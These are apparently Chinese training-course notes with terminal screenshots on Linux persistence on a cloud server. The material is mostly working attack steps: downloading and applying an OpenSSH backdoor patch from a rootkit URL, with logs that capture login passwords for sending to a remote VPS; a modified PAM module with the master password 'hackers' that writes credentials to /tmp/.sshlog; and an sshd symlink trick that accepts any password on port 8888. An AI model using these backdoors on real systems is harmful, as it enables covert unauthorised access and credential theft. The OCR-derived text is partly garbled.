
查看ssh版本，存在7.4版本

```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/opnssh-5.9p1 - Xshell 5
第194天: 内网对抗-板 self-educated
正在讲读: 小迪安全
ssh://121.40.189.205:22
1 aliyun2
opnssh-5.9p1/ssh_config.0
[root@izbp1k367pkn2aelq812wZ ~]# tar -xzf 0x06-opnssh-5.9p1.patch.tar.gz
opnssh-5.9p1.patch/
opnssh-5.9p1.patch/LICENSE
opnssh-5.9p1.patch/INSTALL
opnssh-5.9p1.patch/README
opnssh-5.9p1.patch/sshbd5.9p1.diff
opnssh-5.9p1.patch/ssh_integrity_checker.sh
[root@izbp1k367pkn2aelq812wZ ~]#
[root@izbp1k367pkn2aelq812wZ ~]# cd opnssh-5.9p1 && patch < sshbd5.9p1.diff
patching file auth.c
patching file auth-pam.c
patching file auth-passwd.c
patching file canohost.c
patching file includes.h
patching file log.c
patching file servconf.c
patching file sshconnect2.c
patching file sshlogin.c
patching file version.h
[root@izbp1k367pkn2aelq812wZ opnssh-5.9p1]#
yum -y install openssl openssl-devel pam-devel zlib zlib-devel
yum -y install gcc gcc-c++ make
wget http://core.ipsecsec.com/rootkit/patch-to-hack/0x06-opnssh-5.9p1.patch.tar.gz
wget https://mirror.aarnet.edu.au/pub/OpenBSD/OpenSSH/portable/opnssh-5.9p1.tar.gz
tar -xzf opnssh-5.9p1.tar.gz
tar -xzf 0x06-opnssh-5.9p1.patch.tar.gz
cp opnssh-5.9p1.patch/sshbd5.9p1.diff opnssh-5.9p1
cd opnssh-5.9p1 && patch < sshbd5.9p1.diff
执行上述命令配置opnssh的环境, 并且下载指定版本的opnssh, 一会方便植入后门替换原有opnssh
[root@izbp1k367pkn2aelq812wZ ~]#
--with-kerberos5 && make && make install
22 service sshd restart #重启 sshd 服务
```

```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/opnssh-5.9p1 - Xshell 5
第194天: 内网对抗-板 self-educated
正在讲读: 小迪安全
ssh://121.40.189.205:22
1 aliyun2
auth-rh-rsa.c      gss-genr.c      myproposal.h      sftp.c           ssh-pkcs11-helper.c
auth-rsa.c         gss-serv.c      nchan2.ms         sftp-client.c    sshpty.c
auth-shadow.c      gss-serv-krb5.c nchan.c           sftp-client.h    sshpty.h
auth-sia.c         hostfile.c      nchan.ms          sftp-common.c    ssh-rsa.c
auth-sia.h         hostfile.h      openbsd-compat    sftp-common.h    ssh-sandbox.h
auth-skey.c        includes.h      opnsshd.init.in   sftp-glob.c      sshpty.c
bufaux.c           INSTALL        opnssh.xml.in     sftp.h           survey.sh.in
bufbn.c            jpaqe.c        OVERVIEW          sftp-server.0    TODO
bufec.c            jpaqe.h        packet.c          sftp-server.8    ttymodes.c
buffer.c           kex.c          packet.h          sftp-server.c    ttymodes.h
buffer.h           kexdh.c        pathnames.h      sftp-server-main.c uidswap.c
buildpkg.sh.in    kexdhc.c       pkcs11.h          ssh.0            uidswap.h
canohost.c        kexdhc.c       platform.c        ssh.1            umac.c
canohost.h        kexdhs.c       platform.h        ssh1.h           umac.h
ChangeLog          kexecd.c       progressmeter.c   ssh2.h           uuencode.c
channels.c         kexecd.c       progressmeter.h   ssh-add.0        uuencode.h
channels.h         kexecdhs.c     PROTOCOL          ssh-add.1        version.h
cipher-3des1.c     kexgex.c       PROTOCOL.agent   ssh-add.c        xmalloc.c
cipher-acss.c      kexgex.c       PROTOCOL.certkeys ssh-agent.0       xmalloc.h
cipher-aes.c       kexgexs.c      PROTOCOL.mux      ssh-agent.1
cipher-bf1.c       kex.h          readconf.c        ssh-agent.c
[root@izbp1k367pkn2aelq812wZ opnssh-5.9p1]# vim includes.h
--with-kerberos5 && make && make install
22 service sshd restart #重启 sshd 服务
来到该文件, 编辑密码
```








```
aliyun2 - root@izbp1ik367pkn2aelq812wZ - Xshell 5
File Actions Edit View Help
Host key for 121.40.189.205:
Host key verification failed.
[aliyun2]~# cd /root/.ssh
[aliyun2]~/.ssh# ls
known_hosts
[aliyun2]~/.ssh# rm known_hosts
[aliyun2]~/.ssh# rm known_hosts.old
[aliyun2]~/.ssh# ssh root@121.40.189.205
The authenticity of host 121.40.189.205 (121.40.189.205) can't be
ECDSA key fingerprint: 12:40:189:205:22
Warning: Permanently added 121.40.189.205's
Last failed login: Thu Jun 20 20:29:33 2024
Last login: Thu Jun 20 20:29:33 2024
Welcome to Alibaba Cloud Elastic Compute Service !

[aliyun2]~#
```

同时可以查看上述两个文件
"/tmp/ilog" # ILOG是别人用ssh登录该主机记录的日志目录
"/tmp/olog" # OLOG是该主机用ssh登录其他主机记录的日志目录
记录了登陆的密码，后续可以将该密码发送到远程的vps上



```
aliyun2 - root@izbp1ik367pkn2aelq812wZ - Xshell 5
File Actions Edit View Help
[aliyun2]~# yum update openssh
Broadcast message from root@izbp1ik367pkn2aelq812wZ (pts/2) (Thu Jun 20 20:29:33 2024):
na xia
Broadcast message from root@izbp1ik367pkn2aelq812wZ (pts/2) (Thu Jun 20 20:30:37 2024):
*****
Broadcast message from root@izbp1ik367pkn2aelq812wZ (pts/2) (Thu Jun 20 20:36:22 2024):
*****
[aliyun2]~# ssh -V
OpenSSH 7.4p1 CentOS7.4, OpenSSL 1.0.2k-fips 26 Jan 2017
[aliyun2]~# ssh -V
OpenSSH 7.4p1 CentOS7.4, OpenSSL 1.0.2k-fips 26 Jan 2017
Broadcast message from root@izbp1ik367pkn2aelq812wZ (pts/2) (Thu Jun 20 20:36:31 2024):
*****
[aliyun2]~#
```



此时的openssh版本发生变化，为替换的版本



3.2 权限维持-Linux-SSH协议更改验证-PAM启用替换

- 1 参考: <https://xz.aliyun.com/t/7902>
- 2 原理: PAM是一种认证模块, PAM可以作为Linux登录验证和各类基础服务的认证, 简单来说就是一种用于Linux系统上的用户身份验证的机制. 进行认证时首先确定是什么服务, 然后加载相应的PAM的配置文件(位于/etc/pam.d), 最后调用认证文件(于/lib/security)进行安全认证. 简易利用的PAM后门也是通过修改PAM源码中认证的逻辑来达到权限维持
- 3 1、获取目标系统所使用的PAM版本, 下载对应版本的pam版本
- 4 2、解压缩, 修改pam_unix_auth.c文件, 添加万能密码

```
5 3、编译安装PAM
6 4、编译完后的文件在: modules/pam_unix/.libs/pam_unix.so, 复制到/lib64/security中进行替换, 即
  使用万能密码登陆, 将用户名密码记录到文件中。
7 -配置环境
8 关闭selinux setenforce 0
9 查询版本 rpm -qa | grep pam
10 wget http://www.linux-pam.org/library/Linux-PAM-1.1.8.tar.gz
11 tar -zxvf Linux-PAM-1.1.8
12 yum install gcc flex flex-devel -y
13 -修改配置:
14 留PAM后门和保存SSH登录的账号密码
15 修改 Linux-PAM-1.1.8/modules/pam_unix/pam_unix_auth.c
16 /* verify the password of this user */
17 retval = _unix_verify_password(pamh, name, p, ctrl);
18 if(strcmp("hackers",p)==0){return PAM_SUCCESS;} //后门密码
19     if(retval == PAM_SUCCESS){
20         FILE * fp;
21         fp = fopen("/tmp/.sshlog", "a");//SSH登录用户密码保存位置
22         fprintf(fp, "%s : %s\n", name, p);
23         fclose(fp);}
24 name = p = NULL;
25
26 AUTH_RETURN;
27 -编译安装:
28 ./configure && make
29 -备份复制:
30 备份原有pam_unix.so,防止出现错误登录不上
31 复制新PAM模块到/lib64/security/目录下
32 cp /usr/lib64/security/pam_unix.so /tmp/pam_unix.so.bakcp
33 cd Linux-PAM-1.1.8/modules/pam_unix/.libs
34 cp pam_unix.so /usr/lib64/security/pam_unix.so
35
36 2、配合软链接
37 在sshd服务配置启用PAM认证的前提下, PAM配置文件中控制标志为sufficient时, 只要pam_rootok模块检测uid
  为0(root)即可成功认证登录。
38 SSH配置中开启了PAM进行身份验证
39 查看是否使用PAM进行身份验证:
40 cat /etc/ssh/sshd_config|grep UsePAM
41 ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=8888
42 ssh root@xx.xx.xx.xx -p 8888 任意密码登录即可
```

3.2.1 PAM启用替换





```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/Linux-PAM-1.1.8-master: Xshell 5
第194天: 内网对抗-板

Verifying : libgomp-4.8.5-39.el7.x86_64 18/19
Verifying : glibc-common-2.17-292.el7.x86_64 19/19

Installed:
flex.x86_64 0:2.5.37-6.el7 flex-devel.x86_64 0:2.5.37-6.el7 gcc.x86_64 0:4.8.5-44.el7

Dependency Installed:
cpp.x86_64 0:4.8.5-44.el7 glibc-devel.x86_64 0:2.17-326.el7_9.3
glibc-headers.x86_64 0:2.17-326.el7_9.3 kernel-headers.x86_64 0:3.10.0-1160.119.1.el7
libmpc.x86_64 0:1.0.1-3.el7 mpfr.x86_64 0:3.1.1-4.el7

Dependency Updated:
glibc.x86_64 0:2.17-326.el7_9.3 glibc-common.x86_64 0:2.17-326.el7_9.3 libgcc.x86_64 0:4.8.5-44.el7
libgomp.x86_64 0:4.8.5-44.el7 nscd.x86_64 0:2.17-326.el7_9.3

Complete!
[root@izbp1k367pkn2aelq812wZ ~]# vim Linux-PAM-1.1.8-master/modules/pam_unix/pam_unix_auth.c
[root@izbp1k367pkn2aelq812wZ ~]# cd Linux-PAM-1.1.8-master
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# ./configure && make 编译安装
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane...

63
64 2、配合软链接
65 在 sshd 服务配置启用 PAM 认证的前提下, PAM 配置文件中控制标志为 sufficient
```

```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/Linux-PAM-1.1.8-master/modules/pam_unix/libs: Xshell 5
第194天: 内网对抗-板

mv -f .deps/check_user.Tpo .deps/check_user.Po
/bin/sh ../libtool --tag=CC --mode=link gcc -I../libpam/include -I../libpamc/include -I../libpam_misc/inclu
de -g -O2 -WL,--as-needed -WL,--no-undefined -WL,-O1 -o check_user check_user.o ../libpam/libpam.la ../libpa
m_misc/libpam_misc.la
libtool: link: gcc -I../libpam/include -I../libpamc/include -I../libpam_misc/include -g -O2 -WL,--as-needed -
WL,--no-undefined -WL,-O1 -o .libs/check_user check_user.o ../libpam/.libs/libpam.so ../libpam_misc/.libs/li
bpam_misc.so /root/Linux-PAM-1.1.8-master/libpam/.libs/libpam.so -ldl -WL,-rpath -WL,/lib64
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master/examples'
Making all in xtests
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master/xtests'
make[2]: Entering directory '/root/Linux-PAM-1.1.8-master'
make[2]: Leaving directory '/root/Linux-PAM-1.1.8-master'
make[1]: Leaving directory '/root/Linux-PAM-1.1.8-master'
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]#
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cp /usr/lib64/security/pam_unix.so /tmp/pam_unix.so.ba
kcp
[root@izbp1k367pkn2aelq812wZ Linux-PAM-1.1.8-master]# cd modules/pam_unix/.libs/
[root@izbp1k367pkn2aelq812wZ .libs]# cp pam_unix.so /usr/lib64/security/pam_unix.so
cp: overwrite '/usr/lib64/security/pam_unix.so'? y
[root@izbp1k367pkn2aelq812wZ .libs]#

68 cat /etc/ssh/sshd_config|grep UsePAM
69 ln -sf /usr/sbin/sshd /tmp/su;/tmp/su -oPort=8888
70 self*educate
```

```
kali-linux-2024.1-vmware-... d64 - VMware Workstation
文件(F) 编辑(E) 查看(V) M 选项卡(T) 帮助(H) 正在共享屏幕 结束共享

kali-linux-2024.1-vmware-...
root@kali:~/.ssh

(root@kali)~/.ssh
# ssh root@121.40.189.205 使用自己的linux主机连接修改过的PAM主机
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ECDSA key sent by the remote host is
SHA256:heourKzcoz7js5T0/20S9FhtEINyj3+FTP0tXVFUVII.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:1
  remove with:
    ssh-keygen -f '/root/.ssh/known_hosts' -R '121.40.189.205'
Host key for 121.40.189.205 has changed and you have requested strict checking.
Host key verification failed.

(root@kali)~/.ssh
# cd /root/.ssh
(root@kali)~/.ssh
# ls
known_hosts
# rm known_hosts
如果连接失败，就将/root/.ssh目录下的缓存文件删除
self-educated
```

```
kali-linux-2024.1-vmware-... d64 - VMware Workstation
文件(F) 编辑(E) 查看(V) M 选项卡(T) 帮助(H) 正在共享屏幕 结束共享

kali-linux-2024.1-vmware-...
root@kali:~/.ssh

Offending ECDSA key in /root/.ssh/known_hosts:1
  remove with:
    ssh-keygen -f '/root/.ssh/known_hosts' -R '121.40.189.205'
Host key for 121.40.189.205 has changed and you have requested strict checking.
Host key verification failed.

(root@kali)~/.ssh
# cd /root/.ssh
(root@kali)~/.ssh
# ls
known_hosts
# rm known_hosts

(root@kali)~/.ssh
# ssh root@121.40.189.205
The authenticity of host '121.40.189.205 (121.40.189.205)' can't be established.
ED25519 key fingerprint is SHA256:PsBD024bj1ye//ZRSQ10GDz3195mC515UTnApXgLLk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '121.40.189.205' (ED25519) to the list of known hosts.
root@121.40.189.205's password: 使用刚才设置的万能密码进行连接，成功连接到对方主机
Last failed login: Thu Jun 20 20:46:16 CST 2024 from 122.234.63.209 on ssh:notty
2 failed login attempts since the last successful login.
Last login: Thu Jun 20 20:42:38 2024 from 27.19.67.43

Welcome to Alibaba Cloud Elastic Compute Service !

[root@iZbp1ik367pkn2aelq812wZ ~]#
```

3.2.2 PAM配合软链接

```
aliyun2 - root@izbp1k367pkn2aelq812wZ:~/Linux-PAM-1.1.8-master/modules/pam_unix/.libs - XShell 5
第194天: 内网对抗-软
self-educate
正在讲: 小迪安全
ssh://root@121.40.189.205:22

1 aliyun2
